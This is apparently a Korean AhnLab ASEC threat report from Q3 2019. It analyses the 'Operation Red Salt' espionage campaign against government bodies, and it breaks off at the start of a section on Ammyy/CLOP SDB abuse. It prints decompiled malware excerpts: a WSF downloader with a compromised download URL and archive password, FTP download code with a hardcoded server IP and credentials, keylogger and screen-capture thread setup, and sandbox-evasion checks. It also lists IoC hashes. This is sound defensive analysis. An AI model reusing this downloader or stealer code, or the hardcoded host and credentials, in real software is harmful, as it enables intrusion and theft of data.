ASEC Report

Vol. 96

2019년 3분기

ASEC REPORT

VOL.96 2019년 3분기

ASEC(AhnLab Security Emergency response Center, 안랩 시큐리티대응센터)은 악성코드 및 보안 위협으로부터 고객을 안전하게 지키기 위하여 보안 전문가로 구성된 글로벌 보안 조직입니다. 이 리포트는 주식회사 안랩의 ASEC에서 작성하며, 주요 보안 위협과 이슈에 대응하는 최신 보안 기술에 대한 요약 정보를 담고 있습니다. 더 많은 정보는 안랩닷컴(www.ahnlab.com)에서 확인하실 수 있습니다.

2019년 3분기 보안 동향

Table of Contents

보안 이슈

SECURITY ISSUE

- 정부 노린 오퍼레이션 레드 솔트, 공통분모 있다?

보안 이슈

Security Issue

정부 노린 오퍼레이션 레드 솔트, 공통분모 있다?

안랩 시큐리티대응센터(AhnLab Security Emergency-response Center, 이하 ASEC)는 지난 2019년 7월에 발생한 국가 기관에 대한 공격을 분석하던 중, 이메일을 이용한 타깃형 공격으로 추정되는 일련의 활동들을 포착했다. 이와 같은 이메일을 통한 공격 시도는 새로운 취약점을 사용하거나 고도의 공격 기법을 사용하는 것은 아니지만 특정 사용자를 타깃으로 하여 국가 기관의 정보 유출을 목적으로 한다는 점에서 주목할 필요가 있다.

이번 공격은 단순한 일회성 공격이 아닌 지난 2015년 초부터 국내 기관을 겨냥했던 공격들과도 밀접한 관련이 있는 것으로 드러났다. 뿐만 아니라 공격에 사용된 악성코드 또한 지난 2016년 국내 정부 기관을 노린 악성코드와 매우 유사한 것으로 보아 이들은 국가 기관 및 주요 정부 기관을 대상으로 수년간 지속적인 공격을 전개하고 있는 것으로 추정된다. 안랩은 이번 공격에 사용된 WinSAT.exe 등의 파일명에서 착안, 이 일련의 공격을 '오퍼레이션 레드 솔트(Operation Red Salt)'로 명명했다.

이번 보고서에서는 ASEC에서 추적 · 분석한 '오퍼레이션 레드 솔트'의 공격 방식을 중심으로 악성코드의 연관 관계 및 공격에 사용된 파일들을 면밀히 살펴본다.

1. 오퍼레이션 레드 솔트의 공격 방식

먼저 2019년 7월에 발생한 국가 기관을 대상으로 한 오퍼레이션 레드 솔트의 공격 방식을 살펴보자. 자세

한 공격 방식은 확인되지 않았지만 공격자는 특정인에게 메일을 통한 타깃 공격을 시도한 것으로 보인다.

[그림 1-1]은 2019년 7월 국가 기관 공격에 사용된 악성코드 관계도를 나타낸 것이다.



그림 1-1 | 2019년 7월 국가 기관 공격 악성코드 관계도

사용자가 메일에 첨부된 악성 스크립트 파일인 '참고.txt.wsf'을 실행하면 악성코드가 동작하여 해킹된 특정 법무법인의 홈페이지에 접속해 ChromeDrop.rar 파일을 다운로드한다. 이때 다운로드된 파일은 RAR 파일로 암호가 걸려 있어 압축을 해제할 수 없는데, 시스템에 압축 해제 프로그램인 WinRAR 등이 설치되어 있으면 암호를 이용해 압축을 해제할 수 있다.

이후 RAR 파일 내 ChromeDrop.dat 파일을 실행하면 ChromeDrop.dat는 특정 FTP 서버에 접속하여 ChromeSearch.dat 파일을 다운로드한다. ChromeSearch.dat 파일은 사용자 키 입력 내용을 저장하고 화면 캡쳐, 파일 목록 등의 정보를 수집해 유출하는 역할을 한다.

2. 파일 상세 분석

공격에 사용된 다운로더(Downloader) 파일 및 스틸러(Stealer) 파일을 분석한 내용을 살펴보자.

2-1. 다운로더(Downloader) 파일 분석 (1) – 참고.txt.wsf

다운로더(Downloader) 파일인 '참고.txt.wsf'의 상세 정보는 [표 1-1]과 같다.

파일 이름	참고.txt.wsf
파일 길이	3,284 bytes
파일 생성 시간	-
MD5	e3ffe08efc006f54e0d206bf656af414
SHA1	ada95f65fed4c445d035f92038519fe2f018a443
SHA256	40d1685e4e38b624e4a5856c2de2c316239d0ddadf0aa04a72af6020c739ec87
주요 기능 및 특징	파일 다운로드
안랩 진단명	JS/Downloader

표 1-1 | 파일 정보

'참고.txt.wsf'는 자바 스크립트 파일로 해킹된 법인 사이트에서 ChromeDrop.rar 파일을 다운로드 한다. 공격에 사용된 파일명으로 미루어 공격자는 파일 이름을 크롬 관련 파일로 위장한 것을 알 수 있으며, 실제 해당 파일은 크롬 브라우저와 관련이 없는 것으로 확인됐다.

[그림 1-2]은 다운로더 파일의 스크립트이다.

```
<package>
<job  id="rlLYUYbN">
<script  language="JScript">
        try
        {
                var data = "7LC46rOg7ZWg6rKD";
                var docfile = "참고.txt";
                var encfile = "ChromeDrop.";
                var runfile = "ChromeDrop.dat";
                var password = "123qwe";
                var root = "http://www.hanulplc.com/convert/cvt/";
                var ext = "rar";

                var dom = new ActiveXObject("Microsoft.XMLDOM");
                var elem = dom.createElement("tmp");
                elem.dataType = "bin.base64";
                elem.text = data;
                var decodeBase64 = elem.nodeTypedValue;

                var objShell = new ActiveXObject("WScript.Shell");
                var tmppath = objShell.ExpandEnvironmentStrings("%TEMP%");
```

그림 1-2 | 다운로더 스크립트

다운로드한 ChromeDrop.rar 파일은 암호가 걸려있는데 시스템에 ALZip, WinRAR 압축 해제 프로그램이 설치되어 있을 경우 [그림 1-3]과 같이 미리 정의한 암호를 이용해 압축 파일을 해제한다. 압축 파일을 풀면 ChromeDrop.dat이 생성되며 DLL 파일을 로딩한다.

```
var unzipexe = fs.GetSpecialFolder(0) + "₩₩..₩₩Program Files (x86)₩₩WinRAR₩₩Un
var unzipparam = " x -o+ "; // WinRAR;

if (!fs.FileExists(unzipexe))
        unzipexe = fs.GetSpecialFolder(0) + "₩₩..₩₩Program Files₩₩WinRAR₩₩UnRA
if (!fs.FileExists(unzipexe))
{
        unzipparam = " -x -xf -oa "; // ALZip;
        unzipexe = fs.GetSpecialFolder(0) + "₩₩..₩₩Program Files (x86)₩₩ESTsof
        if (!fs.FileExists(unzipexe))
                unzipexe = fs.GetSpecialFolder(0) + "₩₩..₩₩Program Files₩₩ESTs
        ext="egg";
}
```

그림 1-3 | 압축 파일 해제 코드

2-2. 다운로더(Downloader) 파일 분석 (2) - ChromeDrop.dat

또 다른 다운로더(Downloader) 파일인 'ChromeDrop.dat'의 상세 정보는 [표 1-2]과 같다.

파일 이름	ChromeDrop.dat
파일 길이	75,776 bytes
파일 생성 시간	2019년 7월 7일 13시 1분 49초 (UTC 기준)
MD5	b8c63340b2fc466ea6fe168000fedf2d
SHA1	066a4ed05d868932cdecd9b79b60b7aad3787fe3
SHA256	eeb11d63878f8577674be30dcdfeda82b97a99743a9c1e2768e5be927f8c2771
주요 기능 및 특징	특정 FTP에 접속해 파일 다운로드
안랩 진단명	Downloader/Win32.Agent

표 1-2 | 파일 정보

ChromeDrop.dat는 [그림 1-4]와 같이 자신을 로딩한 프로세스를 검사하여 notepad.exe, winword.exe, cmd.exe 가 아닌 경우에는 종료한다. 이는 자신이 자동 분석 시스템 등에 의해 분석 중인지 확인하는 방법으로 추정된다.

```
BOOL __stdcall DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
{
  char *v3; // eax
  CHAR Filename; // [esp+0h] [ebp-108h]

  if ( fdwReason == 1 )
  {
    if ( (hModule = hinstDLL, GetModuleFileNameA(0, &Filename, 0x104u), (v3 = strrchr(&Filename, 0x5C)) != 0)
      && !_strnicmp(v3 + 1, "notepad.exe", 0xBu)
      || strrchr_100015B0("winword.exe")
      || strrchr_100015B0("cmd.exe") )
    {
      DllRegisterServer();
    }
  }
  return 1;
```

그림 1-4 | 실행 프로세스 검사

또한 레지스트리에 자신을 등록하고 rundll32.exe를 통해 DLL 파일 내 chromeCheck 함수를 실행하게 한다. 이 함수는 특정 FTP 사이트에서 ChromeSearch.dat 파일을 다운로드한다.

```
nternetOpenA(
 "Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/73.0.3683.86 Safari/537.36",
 0,
 0,
 0,
 0);
14 )
n 0;
nternetConnectA(v14, szServerName, 0x15u, szUserName, szPassword, 1u, 0x8000000u, 0);// Servername : 211.202.2.51, User : military , Password : rlawlsdnr21
15;
5 )

FtpSetCurrentDirectoryA(v15, "public_html/wmv/20050322/bang") )

( FtpGetFileA(v16, lpszRemoteFile, lpszNewFile, 0, 0, 0x80000002, 0) )
```

그림 1-5 | 다운로드 코드

다운로드 코드는 [그림 1-5]와 같으며 분석 당시에는 파일이 올려지지 않아 어떤 파일인지 확인되지 않았다.

2-3. 스틸러(Stealer) 파일 분석 – ChromeSearch.dat

스틸러(Stealer) 파일인 'ChromeSearch.dat'의 상세 정보는 [표 1-3]과 같다.

파일 이름	ChromeSearch.dat
파일 길이	134,656 bytes
파일 생성 시간	2019년 7월 7일 13시 1분 39초 (UTC 기준)
MD5	f82c07feea45f745fa1e7be834f92bdb
SHA1	2a5e848ff95df52950b2b8c55a0a2cd6b0a71a7c
SHA256	9fc8d922fe99cf83954b31a8af5a41a8dac0e14c55724cd62cbcda5c3689ab90

주요 기능 및 특징	키로깅 등 시스템 정보 수집
안랩 진단명	Trojan/Win32.Akdoor

표 1-3 | 파일 정보

분석 당시 FTP 서버에는 ChromeSearch.dat 파일이 존재하지 않았지만 공격 당한 기관에서 다운로드된 파일과 동일한 ChromeSearch.dat 파일이 추가로 접수되어, ChromeSearch.dat 파일은 ChromeDrop.dat 파일이 다운로드한 것으로 추정된다.

ChromeSearch.dat 파일은 DLL 파일로 로딩된 후 [그림 1-6]과 같이 자신이 explorer.exe에서 실행 중인지 검사하고 explorer.exe에서 로드되지 않았으면 종료한다.

```
BOOL __stdcall DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
{
  char *v3; // eax
  CHAR Filename; // [esp+4h] [ebp-108h]

  DisableThreadLibraryCalls(hinstDLL);
  if ( fdwReason == 1 )
  {
    GetModuleFileNameA(0, &Filename, 0x104u);
    v3 = strrchr(&Filename, 0x5C);
    if ( v3 )
    {
      if ( !_stricmp(v3 + 1, "explorer.exe") )
      {
        GetModuleFileNameA(hinstDLL, ::Filename, 0x208u);
        MalwareMain_10001280();
      }
    }
  }
  return 1;
```

그림 1-6 | 메인 함수

이후 'ChromeSearchRealMutex' 뮤텍스를 생성해 중복 실행을 방지한다. 또한 사용자가 입력하는 키 내용, 시스템 화면, 시스템 정보 등을 수집해 [그림 1-7]과 같이 'ChromeSearch.klg, ChromeSearch.scf, ChromeSearch.cif, ChromeSearch.lst' 파일에 저장한다.

```
Destination[i] = 0;
v2 = GetVolumeInformation_100048B0();
sprintf_s(::Buffer, 0x10u, "%X", v2);
GetTempPathA(0x104u, &Buffer);
vsprintf_10003C20(ExistingFileName, "%s%s", &Buffer, "ChromeSearch.klg");
vsprintf_10003C20(MultiByteStr, "%s%s", &Buffer, "ChromeSearch.scf");
vsprintf_10003C20(Filename_10020270, "%s%s", &Buffer, "ChromeSearch.cif");
vsprintf_10003C20(FileName, "%s\\%s", Destination, "ChromeSearch.lst");
CreateThread(0, 0, StartAddress, 0, 0, 0);  // Keylogging
CreateThread(0, 0, (LPTHREAD_START_ROUTINE)Thread_ScreenCapture_10001A50, 0, 0, 0);// Screen Capture
CreateThread(0, 0, Thread_10001A80, 0, 0, 0);// SystemInfo ?
CreateThread(0, 0, (LPTHREAD_START_ROUTINE)Thread_10001BA0, 0, 0, 0);
result = (DWORD)CreateThread(0, 0, (LPTHREAD_START_ROUTINE)Thread_10001D20, 0, 0, 0);
```

그림 1-7 | 시스템 정보 유출 기능

3. 공격에 사용된 악성코드

오퍼레이션 레드 솔트 공격에 사용된 악성코드는 크게 다운로더, 드롭퍼, 스틸러로 나눌 수 있다.

3-1. 다운로더(Downloader)

다운로더(Downloader)는 2015년 9월부터 발견되고 있다. 파일 길이는 약 70 킬로바이트 정도이며 UPX로 패킹되기도 한다. 이때 패킹된 파일의 크기는 약 35 킬로바이트 정도이다. 다운로더로 주로 사용된 파일 이름은 wsat.dll, WinSAT.dll, WinSat64.dll, Mcx2Svc.dat 등이다.

[그림 1-8]은 다운로더의 메인 함수를 나타낸 것이다.

```
int start()
{
  CHAR Filename; // [esp+4h] [ebp-80h]
  char v2; // [esp+5h] [ebp-7Fh]

  Filename = 0;
  mem_404790((int)&v2, 0, 0x103u);
  GetModuleFileNameA(0, &Filename, 0x103u);
  Registry_401000((BYTE *)&Filename);
  if ( FTP_401053() )
    DeleteSelf_401227();
  return 0;
```

그림 1-8 | 다운로더 메인 함수

초기 파일을 분석한 결과 일부 변형만 EXE 형태이며 대부분 DLL 파일 형태이다. 보통 다운로더는 웹 서버에서 파일을 다운로드하지만 이 변형은 [그림 1-9]와 같이 FTP에서 파일을 다운로드한다.

```
if ( FTPDown_401463(lpFileName) && Decoder_40169F((int)lpFileName, (int)v8) )
{
  DeleteFileA(lpFileName);
  Registry_401000((BYTE *)v8);
  mem_404790((int)&StartupInfo.lpReserved, 0, 0x40u);
  ProcessInformation.hProcess = 0;
  ProcessInformation.hThread = 0;
  ProcessInformation.dwProcessId = 0;
  ProcessInformation.dwThreadId = 0;
  StartupInfo.cb = 68;
  CreateProcessA(0, (LPSTR)v8, 0, 0, 0, 0, 0, 0, &StartupInfo, &ProcessInformation);
  v6 = 1;
}
```

그림 1-9 | FTP에서 파일을 다운로드하는 코드

3-2. 드롭퍼(Dropper)

드롭퍼(Dropper)는 정보를 유출하는 스틸러(Stealer)를 생성하는 악성코드로 2015년 9월에 발견되었다. 드롭퍼는 대략 230 킬로바이트 정도의 길이를 가지며 주로 사용되는 파일 이름은 WINWORD.exe, WinSAT.exe 등이다.

[그림 1-10]과 같이 주로 리소스 'LUCK'에 32비트와 64비트 악성코드 파일을 압축하여 보관하고 있다.

```
SHGetFolderPathA(0, 26, 0, 0, &pszPath);
strcat_s(&pszPath, 0x104u, "\\WinSAT");
CreateDirectoryA(&pszPath, 0);
sprintf_s(&v29, 0x104u, "%s\\%s", &pszPath, "wsat.dll");
GetSystemDirectoryA(&Buffer, 0x104u);
sprintf_s((char *const)&Data, 0x208u, "%s\\rundll32.exe \"%s\\%s\",RunAssessment", &Buffer, &pszPath, "wsat.dll");
v25 = 0;
v4 = GetModuleHandleA("kernel32.dll");
v5 = GetProcAddress(v4, "IsWow64Process");
if ( v5 )
{
  v6 = GetCurrentProcess();
  ((void (__stdcall *)(HANDLE, int *))v5)(v6, &v25);
}
if ( v25 )
{
  v7 = FindResourceA(0, (LPCSTR)0x66, "LUCK");
  v8 = v7;
  if ( v7 )
  {
    v9 = LoadResource(0, v7);
```

그림 1-10 | 리소스 내 저장 코드 해제

이후 시스템을 확인하여 32비트이면 32비트 파일, 64비트이면 64비트 파일을 생성한다. 이때 생성되는 파일이 시스템 정보를 유출하는 스틸러이다.

3-3. 스틸러(Stealer)

스틸러(Stealer)는 드롭퍼나 다운로더에 의해 생성되는 정보 유출 악성코드로 대략 120 킬로바이트

길이를 가지고 있다. 2015년에 주요 사용된 파일 이름은 wsat.dll, WinSAT.dll, HwpUpdateCheck.dll 이며, 2019년에는 ChromInst.dat, ChromeSearch.dat 등 Chrome과 관련된 파일 이름으로 위장했다.

[표 1-4]는 스틸러로 사용된 악성코드 파일 이름의 변화를 나타낸 것이다.

wsat.dl -> WinSAT.dll -> HwpUpdateCheck.dll -> WinSat.dat -> ChromInst.dat -> ChromeSearch.dat

표 1-4 | 악성코드 파일 이름 변화

악성코드는 악성코드 파일 이름과 유사한 파일 이름으로 키 입력 내용, 화면 캡쳐, 시스템 정보 등을 수집하여 저장한다.

apkmng.db
ChromeSearch.cif
ChromeSearch.dat
ChromeSearch.klg
ChromeSearch.lst
ChromeSearch.scf
ChromInst.cif
ChromInst.klg
ChromInst.lst
ChromInst.scf
IEUpdate.cif
IEUpdate.klg
IEUpdate.lst
IEUpdate.scf
NaverAddress.db
sponge.apk
WinSat.cif
WinSat.klg
WinSAT.lst
WinSAT.rem
WinSat.scf

공격자는 지난 2015년부터 2019년 현재까지 국가 기관 및 주요 정부 기관을 대상으로 수년간 지속적인 공격을 전개하고 있는데, 다행히 유사한 코드와 파일 이름을 꾸준히 사용하고 있어 공격자가 사용하는 악성코드를 비교적 쉽게 파악할 수 있다는 점이 특징적이다.

4. 안랩 제품 대응 및 예방

안랩 V3 제품군에서는 오퍼레이션 레드 솔트와 관련된 악성코드를 다음과 같은 진단명으로 탐지하고 있다.

<V3 제품군 진단명>

- Backdoor/Win32.Akdoor
- Downloader/Win32.Agent
- JS/Downloader
- Trojan/Win32.Agent
- Trojan/Win32.Downloader

5. IoC (Indicators of Compromise)

주요 샘플 파일명

오퍼레이션 레드 솔트의 주요 샘플 파일명은 다음과 같다.

ChromeDrop.dat
ChromeSearch.dat
ChromInst.dat
ChromSrch.dat
HncCheck64.dll
HncUpdate.dll
HwpUpdateCheck.dll
Mcx2Svc.dat
OfficeFontMgr.dll
OfficeFontMgr64.dll
WinSAT.dll
WinSAT.exe
WinSAT64.dll
WINWORD.exe
wsat.dll
wsat.exe

해쉬값(Hashes) – md5

오퍼레이션 레드 솔트의 해쉬값은 다음과 같다.

01f80d36583501db80ee35a8722a32c3
0763768e90f7f553b64023dc406a07bd
0bae7be10be7eed4a1cf0d8046ad7144
11ffe6cf023aa33650f8016a1d6c22e7
146ffca3460faf639ee016524120de82
1a2ea344a20788d82cf806023b05ccdd
1b8306cf9ffe54b1402f3399de35dc30
244d3ed9ff4585caf79edbf097ae727b
25039b0c0c64e3083ee375489bebcdfc
2516fd16d39e745170a06a68670e5fc0
2df292523d6ce61b93c90d7b08374845
50e1a9c1aaf0c48db4fe12ff0618ace5
51c3102cf3fe667a1a763989c32fa4da
57b0f442ab1eb3801311536b6fa6fc7c
5904a38b1cc66bc64f4b1e7019a71004
5bc87519b3e86402b6edef5275b73597
5fa632889b1979302db69db715972c90
60f933a94447617331e5b9e7f6573170
62ef65f5712649716d71f6ccf90bf696
660329868b60099e2593f315a2c09269

6934fccd887142772bace30613c8407d
70acdc9a8b5467da439cf8cb081ec9c1
7662a7d4ab1dcc6c914c01ac4079d5a0
807d99fb54b1bc70e3d5f3bdc6629c09
81737a04a99a51dacca6dc9f8f10ebb9
87399c869bf4c0205406acdaa9adbed9
8b4550f588037ad726c469b1674a585a
8dd9d62f8091d826cd438c9dcd595123
9035b0127fbd611ebdf916690136b646
92ea31fe6a3b6af0b9407a06350579ef
93ceb72e35c88d51fc9947a14d8164d1
a80703e792de3390cd54a6100a4a381d
aa82334ed38b3adb2c7f28377c1b550d
ab3428f7f3340ae107096f9a1d4a8f90
aeea0915f0b59335a80e0096bf932b63
af8ee6ccd13a1f41305607ed84e18a27
b66466a51d9efc2b418cedb966301be2
b8c63340b2fc466ea6fe168000fedf2d
ba4bb480eff2610a04d8ba55fbdd6520
bc7bb996d48b4c6a4013d23aad600848
bf1a9df237014925c89af1d248916dfc
c86efec98f69cc3a178b48436fdb5936
ccc0724347e1c7996fb7a150b56cce47
ccd417a4d0f5ad82aa2bbae63043783f
cdc2c5b0d2b462a450720909c715030c
cf5d05a9627c3b6fb52a7aca7e82eef0
cfac51f1a10d6a176617ffd3a3a261cb
d393c064418db59c60b76e375d9cbc49
dac025ede5f8dba11c5f7398167df083
e318fe6a58ba06e53e4c1f4811a2b3ca
e3ffe08efc006f54e0d206bf656af414
ef6ed9bb1549954e8a6c07cb52fd767d
f5d4e4726a0d41ceda1599cf2b3da4aa
f82c07feea45f745fa1e7be834f92bdb
fa4a623f4d3dcca2dd54d7549791e2de
fdf9be8cf45b07f61c3e0380241b580c

익스포트 함수(Export Functions)

오퍼레이션 레드 솔트 공격에 사용된 익스포트 함수는 다음과 같으며, 이 중 공격자가 가장 자주 사용한 익스포트 함수는 RunAssessment이다.

CheckUpdate
chromeCheck
ExportName
IEUpdate
insrchmdl
RunAssessment

악성코드
상세 분석
ANALYSIS-IN-DEPTH

- Ammyy 해킹 툴에서 확인된
  악성 SDB 심층 분석

악성코드 상세 분석

Analysis-In-Depth

Ammyy 해킹 툴에서 확인된 악성 SDB 심층 분석

올해 초 국내 기관과 기업을 주요 타깃으로 클롭(CLOP) 랜섬웨어가 집중 유포되었다. ‘Ammyy’라는 해킹 툴을 이용하여 유포되는 클롭 랜섬웨어는 여타 랜섬웨어와는 달리 일종의 잠복기를 거쳐 공격을 시도한다는 점이 특징적이다. 2019년 5월 말 이후 Ammyy 해킹 툴 유포가 급증함에 따라 한동안 잠잠했던 클롭 랜섬웨어가 다시 급부상했다.

안랩은 Ammyy 해킹 툴을 집중적으로 분석하던 중 Ammyy 설치 이후 삭제되기까지의 짧은 시간 동안 생성된 것으로 확인되는 악성 SDB(Shim Database) 파일을 이용한 악성코드를 발견했다. 안랩 시큐리티대응센터(AhnLab Security Emergency-response Center, 이하 ASEC)가 분석한 SDB 파일을 이용한 악성코드의 동작 흐름 및 기능들을 자세히 살펴보자.

1. Ammyy 해킹 툴을 이용한 클롭 랜섬웨어 유포 흐름

먼저 Ammyy 해킹 툴을 이용한 클롭 랜섬웨어의 유포 흐름을 살펴보자. Ammyy 해킹 툴은 사회공학기법을 이용하여 메일을 통해 유포되는데, [그림 2-1]과 같이 다운로더를 거쳐 최종적으로 백도어 악성코드가 설치되는 방식으로 동작한다.



그림 2-1 | Flawed Ammyy의 유포 흐름

Ammyy 해킹 툴이 설치되는 과정까지는 [그림 2-1]의 흐름도와 같이 명시적이지만, 이후 클롭 랜섬웨어가 어떠한 방식으로 설치되는지에 대해서는 아직 분석 중에 있다. Ammyy 백도어는 설치부터 삭제되기까지 매우 짧은 시간이 소요되는데 ASEC은 이 사이에 생성한 것으로 확인되는 파일 중 국내에서 보기 힘들었던 악성 SDB 파일을 이용한 악성코드를 발견하여 이를 면밀히 분석했다.

2. SDB 파일을 이용한 악성코드의 동작 흐름과 기능

SDB 파일을 이용한 악성코드의 동작 흐름을 살펴보자. Ammyy 백도어는 SDB(Shim Database) 파일을 악용하여 사용자가 인식하기 힘든 방식으로 시스템에 또 다른 백도어를 설치하는 악성코드를 생성한다. 생성되는 악성코드는 대표적으로 loader32.exe 등의 이름의 인젝터(Injector)와 악성 SDB 파일를 설치하는 SDB_msf_32_crypted.dll 등의 이름의 악성코드이다.

SDB 파일은 소프트웨어에 대한 하위 호환을 지원하기 위한 용도로 만들어진 윈도우(Windows)의 메커니즘으로, 다양한 형태의 ‘Compatibility Fix’들을 사용할 수 있다. 응용 프로그램이 DLL 파일을 호출하여 사용할 때 그 중간에서 SDB 파일의 코드를 통해 수정되어 동작하는 방식이다.

[그림 2-2]는 SDB 파일을 이용한 백도어 설치 과정을 나타낸 것이다.

